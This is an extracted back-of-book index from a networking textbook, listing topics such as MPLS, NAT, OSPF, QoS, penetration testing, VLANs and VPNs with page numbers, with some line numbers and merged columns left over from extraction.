1190	BGP summary, 1001–1002
1191	commands, 1000
1192	PE routers, 1000–1001
1193	routes, 1002
1194	tunneling, 1005
1195	IS-IS, 952
1196	label protocols
1197	commands, 962
1198	FEC, 962
1199	forwarding table, 962
1200	LDP, 962
1201	new label, 963
1202	paths, 963
1203	router P, 964
1204	TDP, 962
1205	uses, 962
1206	LDP, 961–962
1207	LDP router ID, 953
1208	LDP security/best practices
1209	addresses/ports, 964
	authentication, 965
	IOS-XE, 965, 966
	logging, 966
	MPLS LDP router-id interface [force]
	command, 965
	QoS, 967
	router ID, 965
	set password, 966
	UDP port 64, 964
	LDP verification
	show commands, 967
	show MPLS LDP discovery command, 968
	show MPLS LDP neighbor command, 968
	leaking prefixes
	CustomerB, 1004–1005
	loopback, 953
	MPLS ip command, 952
	MPLS LDP autoconfig command, 952
	network, 952
	no MPLS LDP autoconfig interface
	command, 952
	NSAP, 953
	NSEL, 953
	OSPF, 952–953
	PE1/PE2, 956–958
	PE3/PE4, 958–959
	provider routers, 952
	site-to-site VPN
	CustomerA, 1004
	traceroute, 960
	VPNs, 951
	Multi-Protocol Label Switching (MPLS), 351
	N
	nat64 prefix stateful command, 502
	nat64 prefix stateless command, 499, 501
	nat64 v6v4 static command, 502
	neighbor command, 486
	Neighbor advertisement (NA), 52, 55, 57
	Neighbor solicitation (NS), 52, 55
	Netconf, 346
	NetScanTools, 934
	Network Access Server (NAS), 600
	Network Address Translation (NAT), 361–362
	address, 864
	Cisco commands, 635–636
	configuration, 293, 869, 870
	DMZ_Outside, 868
	DMZ_Router, 868
	dynamic, 864
	access list, 645
	CEF table, 643
	debug ip nat, 644
	inside global addresses, 642

1263	loopbacks, 644	
1264	ping, 641–642	
1265	public IP, 641	
1266	range, 643	
1267	router, 644	
1268	traceroute, 644	
1269	translations, 642	
1270	uses, 641	
1271	dynamic rules, 867–868	
1272	global addresses, 291	
1273	interface groups, 869	
1274	IP address space, 291	
1275	Metasploitable, 868, 871	
1276	networks, 636	
1277	overloading, 291	
1278	PAT, 864, 867	
1279	configuration, 645	
1280	disadvantage, 645	
1281	dynamic, 645	
1282	overloading, 646	
1283	public IP, 645	
1284	show ip nat statistics, 646	
1285	static, 645	
1286	uses, 646	
1287	policies, 862, 863, 869	
1288	public IP addresses, 291	
1289	rules, 869	
1290	rule select interfaces, 865	
1291	sections, 863	
1292	servers, 868	
1293	show xlate command, 870	
1294	show nat command, 870	
1295	source, 865–866	
1296	static, 292, 864, 868	
1297	debugging, 637–638	
1298	inside router, 639	
1299	internal addresses, 638, 641	
1300	ip nat outside/inside, 638	
1301	IP packets, 637, 640	
1302	outside global address, 641	
1303	ping, 637	
1304	prefixes, 639–640	
1305	redistribution, 638	
1306	RFC 191, 639	
1307	router, 636–637, 640	
1308	unreachable messages, 640	
1309	test, 871	
1310	troubleshooting diagram, 636	
1311	types, 864	
1312	uses, 862	
1313	VPNs, 869	
1314	Xlate table, 870–871	
1315	Network-Based Application	
1316	Recognition (NBAR), 544	
1317	Network File System (NFS), 11	
	Network interface cards (NICs), 28, 634	1318
	Network interface controller (NIC), 42	1319
	Network layer, 10	1320
	Network management	1321
	intrusion detection/prevention systems,	1322
	719–722	1323
	logs, 706–707	1324
	management data, 722–726	1325
	protocol, 708–714	1326
	service-level agreements/embedded event	1327
	manager, 715–717	1328
	sFlow and NetFlow, 718	1329
	SNMP traps, 727	1330
	Splunk search, 705	1331
	Syslog, 726	1332
	Network management service policy, 727	1333
	Network management stations (NMSs), 339	1334
	Network security, 584	1335
	Network Service Access Point (NSAP), 952	1336
	Network time protocol (NTP), 373	1337
	hardware clock, 411	1338
	management tasks, 408	1339
	peer and query-only, 412	1340
	Router2, 409	1341
	server-only, 412	1342
	stratum number, 408, 410	1343
	synchronizing time, 408	1344
	virtualization, 410	1345
	Network virtualization	1346
	ACI, 772	1347
	OTV, 768–771	1348
	VDC, 768	1349
	VXLANs, 771–772	1350
	Next Hop Resolution Protocol (NHRP), 1017	1351
	Next hop server (NHS), 1017	1352
	Nexus	1353
	security	1354
	control plane policing, 767–768	1355
	local user accounts, 764	1356
	TACACS+, 765–767	1357
	Nexus routing	1358
	BGP, 745–747	1359
	EIGRP, 737–741	1360
	OSPF, 741–745	1361
	virtual routing/forwarding contexts, 747–751	1362
	no-autoconfig command, 496	1363
	no auto-summary command, 152, 243, 464	1364
	no ip forward-protocol udp command, 298	1365
	Non-broadcast Multi-access (NBMA), 1017	1366
	no-summary command, 469	1367
	Not so stubby area (NSSA), 163	1368
	NX-OS	1369
	arp, 734	1370
	definition, 732	1371
	features, 732–733	1372

NX-OS (<i>cont.</i>)		
1373	HSRP/OSPF/EIGRP, 772–773	
1374	Nexus 7000, 734	
1375	Nexus 9000, 734	
1376	show interface brief command, 733	
1377	■ O	
1378	Object identifiers (OIDs), 339	
1379	Open shortest path first (OSPF)	
1380	add area, 856	
1381	add interfaces, 856–857	
1382	adjacency, 657	
1383	area diagram, 162, 163, 173, 174	
1384	areas types, configuration, 163	
1385	area type, 856	
1386	ASBR, 162	
1387	authentication, 472, 655	
1388	commands, 467, 468, 655, 656	
1389	configuration	
1390	default-information originate	
1391	command, 167	
1392	ip ospf event command, 170–171	
1393	ip ospf neighbor, 170	
1394	ip route command, 167–169	
1395	passive-interface default command, 167	
1396	router ospf command, 166, 167, 180	
1397	state table, 167, 173	
1398	wildcard mask, 166	
1399	connectivity, 656–657	
1400	cost manipulation, 469–470	
1401	debug command, 657	
1402	designated routers (DRs), 162	
1403	diagram, 467	
1404	Hello packets, 165	
1405	internal router, 856	
1406	IP address, 655	
1407	keepalive mechanisms, 165	
1408	key configuration, 657	
1409	loop-free routing, 162	
1410	LSA table, 163–164	
1411	LSA update packet, 164–165	
1412	LSDB, 162, 169	
1413	multiarea, 468	
1414	PCAP, 164, 165, 180	
1415	processes, 855	
1416	redistribution, 478–480, 525, 857	
1417	router ID, 171	
1418	routers, types, 162	
1419	routing diagram, 165, 166, 193, 194	
1420	stub routers, 469	
1421	summarization, 468–469	
1422	troubleshooting, 656	
1423	virtual link, 470–472	
	Open Shortest Path First (OSPF), 10, 377	1424
	administrative distance, 258	1425
	Commands, 251, 259	1426
	configuration, 256	1427
	debug ip ospf command, 252, 259	1428
	diagram, 252, 259	1429
	interval command, 256	1430
	IOU1, 252	1431
	IOU2, 252	1432
	IOU6, 254–255	1433
	IOU7, 254	1434
	network, 257	1435
	traceroute, 257–258	1436
	troubleshooting, 251, 253, 259, 261	1437
	Open Systems Interconnection (OSI) model, 1, 3	1438
	advantages, 4	1439
	application layer, 11	1440
	data link layer, 8	1441
	DNS query packet, 6–7	1442
	layers	1443
	applications, 13	1444
	bottom, 4	1445
	functions, 4, 12	1446
	upper, 4	1447
	network layer, 9–10	1448
	physical layer, 7–8	1449
	presentation layer, 11	1450
	session layer, 10	1451
	TCP/IP (<i>see</i> TCP/IP model)	1452
	transport layer, 10	1453
	OSI layer attacks, 583	1454
	Overlay Transport Virtualization (OTV), 172, 768	1455
	■ P	1456
	passive-interface command, 152	1457
	PEAP process, 793	1458
	Penetration testing	1459
	Armitage, 944–945	1460
	host interaction, 946–947	1461
	Nmap scan, 947–948	1462
	black-box, 933	1463
	data loss/system unavailability, 933	1464
	exploitation phase	1465
	Armitage, 944–945	1466
	exploit launcher, 945–946	1467
	Metasploit, 942–943	1468
	RHOSTS, 944	1469
	suggested tracks, 948	1470
	variables/values, 943–944	1471
	gray-box, 933	1472
	human factor	1473
	meterpreter listener, 949–950	1474
	msfvenom, 949	1475

1476	Trojan applications, 949		
1477	network, 934		
1478	OpenVAS		
1479	initial setup, 938–939		
1480	log in, 939		
1481	quick start, 940		
1482	parameters, 933		
1483	reconnaissance/scanning phases, 933		
1484	detection, 934		
1485	ICMP, 935		
1486	Metasploitable, 937		
1487	nmap–O, 936		
1488	nonintrusive methods, 933		
1489	ping/traceroute, 934–935		
1490	purpose, 934		
1491	routing loop, 935		
1492	sn option, 938		
1493	TCP port 80, 935		
1494	TCP scan, 937		
1495	tools, 934		
1496	UDP ports, 937		
1497	version detection option, 936–937		
1498	zombie host, 937		
1499	vulnerability assessment		
1500	details, 941–942		
1501	intrusion detection systems, 938		
1502	network defender, 942		
1503	password, 939		
1504	penetration tester, 938, 942		
1505	scan management, 940		
1506	scan results, 941		
1507	signatures, 938		
1508	task list, 940–941		
1509	vulnerability scanners, 938		
1510	white-box, 933		
1511	PermitAll command, 333		
1512	Personal area network (PAN), 21		
1513	Per-VLAN Spanning Tree (PVST), 373		
1514	Physical layer, 7, 8		
1515	Physical medium		
1516	autonegotiation, 35–36		
1517	bad connector terminations, 38		
1518	cables		
1519	coaxial cable, 31		
1520	fiber optic cabling, 32		
1521	twisted pair, 29–31		
1522	Duplex mismatch, 37		
1523	NICs, 28		
1524	RJ45 connector, 29		
1525	standards, 28		
1526	unidirectional link detection (UDLD), 37		
1527	Physical path		
1528	arp command, 223		
1529	Cisco Commands, 223		
1530	ip interface, 223		
	Link State Table, 224		1531
	Point-to-Point Protocol (PPP), 9		1532
	Policy-based routing (PBR), 463		1533
	Ethernet0/0, 475		1534
	hop addresses, 474		1535
	local_map, 473		1536
	route map command, 472–474		1537
	settings, 474		1538
	Port access control lists (PACLs), 589, 635		1539
	Port Address Translation (PAT), 291, 361, 645, 864		1540
	example, 294		1541
	multiple translations, 295		1542
	NAT translations, 295		1543
	public IP address, 294		1544
	show ip nat translation, 296		1545
	Port Aggregation Protocol (PAgP), 86, 87, 89, 90		1546
	Port channels		1547
	configuration, 756		1548
	definition, 751		1549
	load balancing algorithms, 752		1550
	parameters, 752–755		1551
	Port numbers, 20		1552
	Port profiles, 759		1553
	Post Office Protocol version 3 (POP3), 11		1554
	preempt command, 760		1555
	Presentation layer, 11		1556
	Pre-shared keys (PSKs), 909		1557
	Prime infrastructure, 211		1558
	built-in policies, 212		1559
	compliance reports, 211		1560
	compliance rule, 213		1561
	dCloud, 213		1562
	enable compliance, 211–212		1563
	EOX, 213		1564
	limitations, 214		1565
	PCI DSS, 213		1566
	performance monitoring, 213		1567
	PSIRT, 213		1568
	templates, 213		1569
	variables, 212		1570
	Private VLANs		1571
	configuration, 585–586		1572
	definition, 584		1573
	promiscuous <i>vs.</i> community <i>vs.</i> isolated, 584		1574
	use case, 584		1575
	Protected EAP (PEAP), 600, 793		1576
	Protocol independent multicasting (PIM)		1577
	dense mode, 401		1578
	Ethernet, 402		1579
	MDestination, 402		1580
	multicast routing, 401		1581
	ping test, 402		1582
	rendezvous points (RPs), 403		1583
	RPF, 405		1584
	sparse mode network, 403		1585

Protocol independent multicasting (PIM) (*cont.*)
 1586 SSM, 401
 1587 tunnel interfaces, 403
 1588 Protocols, 39
 1589 ARP, 39
 1590 RARP, 42
 1591 Provider edge (PE), 952, 971
 1592 Pseudorandom function (PRF), 513
 1593 Public key cryptography, 793
 1594 Public Key Infrastructure (PKI), 516, 601, 847

■ Q

1595 Quality of Service (QoS), 967
 1597 classification/marketing
 1598 CB marking, 544
 1599 class-map, 545
 1600 DSCP/IP precedence, 543
 1601 IOS, 544
 1602 IP access list, 544
 1603 ip nbar command, 548
 1604 ip nbar protocol-discovery, 545
 1605 ip sla 1 command, 547
 1606 IP SLA 2/IP SLA 3, 548–549
 1607 IP SLA test, 554
 1608 IP TOS field, 543
 1609 Linux, 551–552
 1610 matching protocols, 544
 1611 NAMP, 551
 1612 NBAR, 544
 1613 NFS_FOLDER, 551
 1614 NFS server, 550
 1615 NFS traffic, 548, 552, 553
 1616 Ostinato, 546
 1617 policy map, 545
 1618 QoS policy, 546
 1619 show policy-map command, 546
 1620 show policy-map interface g0/1 input
 1621 command, 547–548
 1622 SLAs, 546, 547, 549
 1623 tcp-connect-type, 547
 1624 tools, 544
 1625 topology, 544
 1626 traffic, 546
 1627 udp-echo command, 548
 1628 common signs, 541
 1629 delay types, 542–543
 1630 design strategies
 1631 bandwidth remaining percent, 581
 1632 call manager infrastructure, 579
 1633 ip sla udp-jitter, 579
 1634 planning, 579
 1635 recommended parameters, 580–581
 1636 video over IP, 579
 1637 VoIP payload bandwidth, 579

VoIP payload tolerances, 579
 IPv6, 577–578
 mechanisms, 541
 policies, 541
 policing and shaping
 bandwidth requirements, 557
 classification/marketing, 558, 560
 classification policies, 564
 class-map, 560
 congestion avoidance tools, 576
 definition, 555
 delay, 554
 drop probability, 559
 DSCP marking, 559
 enterprise networks, 556
 exceeding/violating data, 575–576
 extra bandwidth, 574
 hierarchical concept, 561
 interface, 565
 interfaces G0/0 and G0/1, 573–574
 IP SLA PCAP, 564
 IPv4 packet, 567
 ISP, 556
 logical expression, 560
 MAC address, 567
 match protocol, 560
 MQC-based policy, 561
 NBAR, 557
 network topology, 558
 non-IP mechanism, 573
 Ostinato, 565
 packet capture, 572–573
 packets, 554
 payload/protocol, 568
 peak rate (pir), 575
 policy-map, 560, 576
 protocol selection, 566
 QoS mechanism, 573
 queues, 554–555
 RTP decode, 564
 service-policy output SHAPE-OUT, 561
 shaping policy, 576
 sh policy-map interface tunnel 12
 command, 561–563
 single-rate dual-bucket policy, 574
 single-rate single-bucket policy, 574
 SIP packet construction, 566, 569–570
 stream control, 569
 stream parameters, 570
 testing, 563
 topology, 565, 573
 traffic types, 556, 558
 udp-jitter, 563–564
 UDP ports, 567–568
 video requirements, 557

1693	VLAN, 558	metric, 479	1747
1694	VoIP requirements, 556	options, 478, 480	1748
1695	processing, 541	originating router, 479	1749
1696	protocol acceleration, 543	redistribute command, 479	1750
1697	RTP VoIP packet construction	redistributed routes, 479	1751
1698	IPv4 settings, 571	route map, 670	1752
1699	payload data, 572	Router1, 669	1753
1700	protocol selection, 570	Router4/Router5, 670	1754
1701	UDP port settings, 571	routing table, 671	1755
1702	subinterfaces, 577	sender, 668	1756
1703	tools, 542	subnets command, 479	1757
1704	tunnels, 577	suboptimal routing, 480–481	1758
		troubleshooting, 668–669	1759
		redistribute command, 475	1760
1705	R	RIP, 476	1761
1706	RADIUS	routing protocols, 475	1762
1707	AES, 324, 326	sources, 475	1763
1708	authentication, 327	troubleshooting, 690–691	1764
1709	authorization profile, 328	Redundancy protocols	1765
1710	live logs, 330	HSRP, 760–762	1766
1711	policy set, 329	VRRP, 762–763	1767
1712	virtual private networks (VPNs), 323	Registered jack (RJ), 29	1768
1713	Random Early Detection (RED), 576	Reliable, 10	1769
1714	Rapid spanning tree protocol (RSTP), 93–96	Remote Procedure Call (RPC), 11	1770
1715	redistribute command, 475	Rendezvous point (RP), 486	1771
1716	Redistribution	Reported distance, 382	1772
1717	BGP, 479–480	Reverse Address Resolution	1773
1718	commands, 475, 665	Protocol (RARP), 39, 42, 590	1774
1719	definition, 475, 665	Reverse path forwarding (RPF), 405	1775
1720	EIGRP	Rich Text Format (RTF), 11	1776
1721	access list/route map, 665	Rivest Cipher 4 (RC4), 792	1777
1722	configuration, 476	Root bridge election, 91	1778
1723	command, 667	Route maps	1779
1724	default-metric command, 477	uses, 474	1780
1725	delay, 477	value, 475	1781
1726	external routes, 477–478	Route Processors (RPs), 359	1782
1727	metrics, 477, 667	Routing, 141	1783
1728	metric values, 477	administrative distance (AD)	1784
1729	MTU option, 477	BGP, 191	1785
1730	OSPF database, 666	EIGRP, 190	1786
1731	OSPF interface, 668	IS-IS, 191	1787
1732	OSPF routes, 477	OSPF, 190	1788
1733	routers, 666	RIP, 189	1789
1734	sender, 665	BGP (<i>see</i> Border Gateway Protocol (BGP))	1790
1735	topology, 667	dynamic (<i>see</i> Dynamic routing protocols)	1791
1736	troubleshooting, 665–666	EIGRP (<i>see</i> Enhanced Interior Gateway Routing	1792
1737	metric command, 476	Protocol (EIGRP))	1793
1738	OSPF	OSPF (<i>see</i> Open shortest path first (OSPF))	1794
1739	access list/route map, 668	RIP (<i>see</i> Routing Information Protocol (RIP))	1795
1740	administrative distance, 478	static (<i>see</i> Static routing)	1796
1741	bandwidth/cost, 479	Routing information base (RIB), 142, 349	1797
1742	classful network, 668	Routing Information Protocol (RIP), 10	1798
1743	configuration, 670	authentication	1799
1744	default network, 479	clear text PCAP, 154–155	1800
1745	error, 670	debug ip rip command, 153–154	1801
1746	loops, 480–481	ip rip key-chain, 152	1802

1803	Routing Information Protocol (RIP) (<i>cont.</i>)	
1804	ip rip mode md5, 152–153	
1805	Key 1, 152	
1806	Key chain, 152, 154, 155	
1807	Key-string, 152	
1808	md5 password encryption, 155–156	
1809	PCAP, 153	
1810	commands, 241	
1811	configuration, 150–152	
1812	diagram, 241	
1813	distance-vector protocol, 150	
1814	IOU7, 241	
1815	IOU8, 241–242	
1816	issues, 150	
1817	metric command, 476	
1818	redistribution, 476	
1819	routing diagram, 192–193	
1820	subnet mask, 150	
1821	troubleshooting, 240	
1822	version 1 and 2, 150	
1823	version 2 RIP packet, 243	
1824	Routing protocols, 377	
1825	Routing VLANs, 124–126, 134, 136	
1825	■ S	
1826	Secure Shell Protocol (SSH), 211, 310	
1827	Security association (SA), 507, 512	
1828	Security group tags (SGTs), 441	
1829	Service Set Identifiers (SSIDs), 825	
1830	Session layer, 10	
1831	connections, 11	
1832	Seven-layer model, 3	
1833	SGT Exchange Protocol (SXP), 608	
1834	sh ip route command, 238	
1835	show crypto command, 511	
1836	show crypto ikev2 proposal command, 513, 515	
1837	show crypto ikev2 proposal default command, 522	
1838	show crypto ikev2 session command, 521	
1839	show crypto ipsec sa command, 520	
1840	show crypto isakmp sa command, 512	
1841	show etherchannel command, 230	
1842	show hsrp command, 761	
1843	show ip dhcp command, 300	
1844	show ip dhcp binding command, 299	
1845	show ip dhcp pool command, 300	
1846	show ip eigrp command, 740	
1847	show ip interface command, 297–298	
1848	show ip interface brief command, 733	
1849	show ip nat translation, 296	
1850	show ip nhrp command, 1019–1020	
1851	show ip ospf virtual-links command, 471	
1852	show ipv6 dhcp interface command, 497	
1853	show ipv6 dhcp pool command, 497, 499	
1854	show ipv6 interface command, 498	
	show ipv6 interface brief command, 497	1855
	show vrrp command, 763	1856
	show vtp password command, 234	1857
	Signal-to-noise ratio (SNR), 779	1858
	Simple Mail Transfer Protocol (SMTP), 11, 14	1859
	Simple Network Management Protocol (SNMP), 44	1860
	Single-bit error, 43	1861
	Single-VPN dual hub, 1034	1862
	Software-defined networking (SDN), 24	1863
	Software-defined WAN (SD-WAN), 24, 214–215	1864
	Source specific multicast (SSM), 401	1865
	Spanning tree protocol (STP), 373	1866
	blocking ports, 91	1867
	BPDUs	1868
	Ethernet 802.3 frame, 92	1869
	packet, 92	1870
	root path costs, 92	1871
	switch port states, 92–93	1872
	TCN, 92	1873
	types, 92	1874
	commands, 235	1875
	definition, 91	1876
	Ethernet frames, 91	1877
	IOU1, 235	1878
	IOU3, 236	1879
	issues, 234	1880
	root bridge, 91	1881
	RSTP	1882
	configuration, switch, 93–96	1883
	portfast, 94, 96	1884
	switch port states and roles, 93	1885
	troubleshoot, 237	1886
	Stateful Switchover (SSO), 359–360	1887
	Static routing	1888
	administrative distance (AD), 142–143	1889
	Commands, 237	1890
	configuration, 854	1891
	default routing, 146	1892
	IGP, 146	1893
	ip default-network command, 146	1894
	wildcard, 146	1895
	deployment, 854	1896
	diagram, 192	1897
	EIGRP, 142	1898
	Ethernet, 142	1899
	host networks, 854	1900
	ICMP, 142	1901
	interfaces, 854	1902
	IOU1, 238	1903
	IOU2, 239	1904
	IP address, 237	1905
	ip route command, 143–144	1906
	network diagram, 141, 144	1907
	OSPF, 145	1908
		1909

1910	packet, 142	Ansible, 217	1963
1911	RIB, 142	Chef, 217	1964
1912	RIP, 143	NAPALM, 217	1965
1913	routes, 142	Puppet, 217	1966
1914	route tracking, 854	Topology change notification (TCN), 92	1967
1915	routing tab, 853-854	Transform set, 507	1968
1916	routing table, 142	Transmission Control Protocol (TCP), 14	1969
1917	running-config, 145	Transmission medium, 27, <i>See also</i> Physical	1970
1918	show running-config command, 144, 145	medium	1971
1919	SLA monitor object, 853	categories, 27	1972
1920	table, 855	copper wire, 27	1973
1921	testing connectivity	definition, 27	1974
1922	ip route command, 147	fiber optic cable, 28	1975
1923	clearing the network path, 147	types	1976
1924	ping, 146	full-duplex, 28	1977
1925	routing diagram, 147	half-duplex, 28	1978
1926	show ip route command, 148	simplex, 28	1979
1927	traceroute, 146-148	Transport layer, 10	1980
1928	timeout, 855	benefits, 10	1981
1929	Structure Query Language (SQL), 11	connection-oriented, 10	1982
1930	Subnetting, 65, <i>See also</i> Internet Protocol (IP)	Transport Layer Security (TLS), 600	1983
1931	benefits, 66	Transport mode, 507	1984
1932	CIDR, 68	Trivial File Transfer	1985
1933	class, 65	Protocol (TFTP), 310, 362	1986
1934	classful subnetting, 69, 71	Troubleshooting	1987
1935	guidance	BGP, 272	1988
1936	CIDR subnet, 67	bottom-up approach, 222	1989
1937	host bits, determination, 66	documentation, 219, 220	1990
1938	host range and broadcast address, 69	EIGRP, 270	1991
1939	mask determination, 67, 68	network diagram, 221	1992
1940	mask, 66	OSI Model, 220	1993
1941	VLSM, 69-71 (<i>See also</i> Variable Length Subnet	OSPF, 271	1994
1942	Masking (VLSM))	port channel, 273	1995
1943	summary-address command, 469	RIP connection, 269	1996
1944	Switched virtual interface (SVI), 584, 635, 735, 758	routed VLANs, 274	1997
1945	Synchronize (SYN), 17	static routing, 268, 269	1998
1946	Synchronous Digital Hierarchy (SDH), 33	symptoms, 220	1999
1947	Synchronous Optical Networking (SONET), 33	top-down approach, 221	2000
		Trunking, 124, 130, 132, 134	2001
1948	■ T	configuration, 104-106	2002
1949	Tag Distribution Protocol (TDP), 962	multiple VLANs, 103	2003
1950	Tagged Image File Format (TIFF), 11	802.1Q VLAN diagram, 103	2004
1951	TCP/IP model, 14	route packets, 107	2005
1952	application layer, 14	show interface trunk, 106, 107	2006
1953	Internet layer, 15, 16	switchport trunk allowed VLAN, 104	2007
1954	network interface layer, 16, 17	switchport trunk encapsulation, 105	2008
1955	reliability, 17, 18	VLAN ID, 103	2009
1956	three-way handshake, 18, 19	VLAN packet capture, 103	2010
1957	transport layer, 14, 15	VLANs configurations, 108, 109	2011
1958	UDP, 19	Trunk ports, 97	2012
1959	Telecommunications Industry	TrustSec, 608	2013
1960	Association (TIA), 44	tunnel destination command, 505	2014
1961	Time to live (TTL), 440	Tunnel mode, 507	2015
1962	Tools, 211	tunnel protection command, 517	2016
		tunnel source command, 505	2017

2018	Twisted pair cable		
2019	category ratings, 31		
2020	four pairs, 29		
2021	registered jack (RJ), 29		
2022	shielded twisted pair (STP), 30		
2023	Unshielded twisted pair (UTP), 30		
2024	wire colors, 29		
2025	Type-length-value (TLV), 44, 159		
2026	Type of Service (TOS), 543		
2027	■ U		
2028	Unequal Cost Multipathing (UCMP), 441		
2029	Unidirectional Link Detection (UDLD), 356		
2030	User Datagram Protocol (UDP), 14, 19		
2031	■ V		
2032	Variable Length Subnet Masking (VLSM)		
2033	IPv4, 61		
2034	network diagram, 70, 72-74		
2035	pie chart, 70		
2036	subnetting, 70, 71		
2037	variance command, 465		
2038	Vendor-Agnostic automation tools, 217		
2039	Virtual device context (VDC), 768		
2040	Virtual Extensible LANs (VXLANs), 216, 441, 771		
2041	Virtual Internet Routing Lab (VIRL), 2		
2042	Virtual logical network (VLAN), 23, 121-124, 130,		
2043	132, 134		
2044	advantages, 97		
2045	an airline membership, 96		
2046	Cisco switches, 121		
2047	Commands, 226		
2048	configuration, 97-102		
2049	IOU4, 228, 229		
2050	IOU5, 227, 228		
2051	issues, 225		
2052	network, 226		
2053	non routed, 735		
2054	SVI, 735		
2055	troubleshooting, 225		
2056	trunking protocol, 736		
2057	Ethernet frames, 97		
2058	ports and devices, 97		
2059	Virtual machines (VMs), 1		
2060	Virtual port channels (vPCs), 731, 757, 758		
2061	Virtual Private LAN Service (VPLS), 990		
2062	Virtual private networks (VPNs), 22		
2063	certificate-based		
2064	authentication, 919		
2065	remote access		
2066	Access & Certificate, 924, 925		
2067	access control policy, 925		
2068	addition, 923, 924		
2069	address pools, 921		
	AnyConnect, 920, 921		2070
	AnyConnect Profile Editor, 919		2071
	authorization profiles, 926		2072
	authorization rules, 927		2073
	client profile, 919, 920		2074
	dACLs, 925, 926		2075
	dynamic access lists, 928		2076
	gateway, 920		2077
	General tab, 921		2078
	group policy, 921, 922		2079
	output, 928		2080
	RADIUS, 922, 923		2081
	RADIUS Live Logs, 927		2082
	testing, 927		2083
	types, 919		2084
	user information, 927		2085
	site to site		2086
	add node, 910, 911		2087
	Advanced tab, 913		2088
	authentication, 917, 918		2089
	autoenrollment protocol, 915		2090
	bypass access controls, 913, 914		2091
	CA certificate, 916		2092
	certificate authentication, 915		2093
	certificate-based, 915		2094
	certification error, 917		2095
	command, 916		2096
	configuration page, 910		2097
	CSR file, 916		2098
	enrollment, 917		2099
	health monitor, 914		2100
	IKE tab, 911, 912		2101
	initial page, 910		2102
	IPsec tab, 911-913		2103
	menu, 909, 910		2104
	NAT-T protocol, 911		2105
	OpenSSL, 916		2106
	PKCS12, 915, 916		2107
	PKI object override, 919		2108
	PSK Automatic, 919		2109
	routes, 914		2110
	trustpoints, 915, 917		2111
	tunnels, 910, 914, 915		2112
	Virtual Router Redundancy		2113
	Protocol (VRRP), 439, 445-447		2114
	authentication, 651		2115
	debug vrrp options, 650		2116
	keys, 651		2117
	ping, 650		2118
	show vrrp commands, 649, 650		2119
	troubleshooting, 649		2120
	Virtual routing and forwarding (VRF), 969		2121
	vlan command, 228		2122
	VLAN access control lists (VACLs), 588		2123
	access-map, 634, 635		2124
	ACL permits, 635		2125

2126	ICMP packets, 634	
2127	network, 635	
2128	statements, 634	
2129	SVI, 635	
2130	uses, 634	
2131	VLAN Trunking Protocol version 3 (VTPv3), 373	
2132	VLAN trunking protocol (VTP), 126, 136, 137, 139, 140	
2133	advertisements, 234	
2134	client, 109	
2135	commands, 232	
2136	configuration, 110, 112	
2137	diagram, 233	
2138	IOU2, 233	
2139	IOU3, 233	
2140	issues, 232	
2141	modes, 109	
2142	password, 234	
2143	pruning, 110	
2144	server, 109	
2145	show vlan brief, 112	
2146	show vtp status, 112	
2147	Switch trunk ports, 109	
2148	transparent, 109	
2149	troubleshooting, 232	
2150	vtp status command, 233	
2151	VLSM subnetting, 70, 71	
2152	vManage, 215	
2153	Voice over IP (VoIP), 44	
2154	vrf context name command, 749	
2155	vtp status command, 233	
2156	Vulnerability scanners, 938	
2157	VXLAN Tunnel Endpoints (VTEPs), 216	
		■ W, X, Y, Z
	Weighted RED (WRED), 576	2158
	Wide area network (WAN), 22, 86, 214	2159
	Wi-Fi Protected Access (WPA), 792	2160
	Wired equivalent privacy (WEP), 792	2161
	wireless LAN controllers	2162
	(WLCs), 777, 778	2163
	Wireless LAN switches, 778	2164
	Wireless LANs (WLANs), 777	2165
	AP, 778	2166
	components, 778	2167
	controller configuration, 780	2168
	creation, 789, 790	2169
	DHCP, 788, 789	2170
	QoS, 791	2171
	SNMP, 792	2172
	VLAN, 786–788	2173
	WLC, login, 785	2174
	WLC, monitoring, 785	2175
	WLC, network, 785	2176
	WLC, RF optimization, 783, 784	2177
	WLC, web server, 780–782	2178
	controllers/switches, 778	2179
	install	2180
	AP configuration, 779, 780	2181
	controller, 780	2182
	site survey, 779	2183
	network diagram, 778	2184
	standards, 777	2185
	Wireless wide area network (WWAN), 22	2186
	WLAN security, 792	2187
	World Wide Web (WWW), 11	2188
		2189